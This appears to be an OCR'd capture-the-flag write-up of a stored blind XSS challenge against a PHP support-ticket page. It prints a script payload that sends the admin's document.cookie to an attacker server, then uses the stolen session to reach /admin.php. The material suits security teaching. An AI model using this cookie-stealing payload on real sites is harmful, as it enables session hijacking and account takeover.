
```php
<?php

if($_GET['showsrc']) {
    show_source("help.php");
    die;
}

if ($_POST['email'] and $_POST['desc']){
    include "./config.php";

    $db = dbconnect();
    insert_data_with_prepared_statements($db, $_POST['email'], $_POST['desc']);
    mysqli_close($db);

    $sent = true;
}

?>
```

- ✔ **The target is the admin.**



  - We'll be able to steal the admin's session if the XSS attack works properly.

Attack Scenario



1. A hacker(you) creates a support case which contains XSS attack payload.
2. The support case will be stored in the database.
3. When the admin checks the support cases, they will be retrieved from the database.
4. And will be delivered to admin.
5. Admin's session cookie will be sent to the hacker's server by the XSS script.

Preparing XSS Attack


✔ Attack script

- It should contain a logic to send the session cookie to the hacker's server.
- As it will be embedded as a part of the HTML code, we can use script tag or something else.
- For here, it'll be:

```
<script>img=new Image(); img.src='http://myserver?cookie='+document.cookie;</script>
```

✔ Temporary web server


- We need a web server to receive the session cookie sent by the XSS script.
- Although I can implement my own server ☺, I'll use a https://webhook.site service for this time.




There're many similar services!

XSS Attack!


- ✔ **Send the attack script to admin's browser**
  - by using support case creation UI.






XSS Attack!

- ✔ We got the admin cookie.
  - After some time, the admin's browser sent us his session cookie.
  - Seems that the XSS attack worked!
- ✔ This is an example of the blind XSS attack.
- ✔ But.. where can we use this?



Finding Admin UI

- ✔ Apply admin's session cookie and reload the page.



Application tab in the DevTools of Chrome browser

- ✔ But nothing changed...

Finding Admin UI

- **There maybe a special UI for admin.**
  A little guessing is required here.
  - I got /admin.php.
  - Pretty easy to find, because the cookie said that it's a php server.
  - We can get the flag there.

- Originally, this page requires the admin password.
  - but it was considered already logged in because admin's session cookie is applied.